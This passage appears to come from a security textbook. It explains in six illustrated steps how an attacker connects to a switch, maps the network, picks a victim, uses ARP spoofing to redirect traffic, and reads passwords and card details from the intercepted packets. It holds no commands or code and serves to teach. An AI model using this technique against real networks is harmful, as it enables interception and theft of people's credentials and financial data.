- **Step 1**: An attacker who decides to hack a network first discovers the appropriate switch to access the network and connects a system or laptop to one of the ports on the switch.




Figure 8.4: Discovering a switch to access the network

- **Step 2**: An attacker who succeeds in connecting to the network tries to determine network information such as the topology of the network by using network discovery tools.



Figure 8.5: Using network discovery tools to learn topology

- **Step 3**: By analyzing the network topology, the attacker identifies the victim's machine to target his/her attacks.



Figure 8.6: Identifying the victim's machine

- **Step 4**: An attacker who identifies a target machine uses ARP spoofing techniques to send fake (spoofed) Address Resolution Protocol (ARP) messages.



Figure 8.7: Attacker sending fake ARP messages

- **Step 5**: The previous step helps the attacker to divert all the traffic from the victim's computer to the attacker's computer. This is a typical man-in-the-middle (MITM) type of attack.



Figure 8.8: Redirecting the traffic to the attacker

- **Step 6**: Now, the attacker can see all the data packets sent and received by the victim. The attacker can now extract sensitive information from the packets, such as passwords, usernames, credit card details, and PINs.



Figure 8.9: Attacker extracting sensitive information

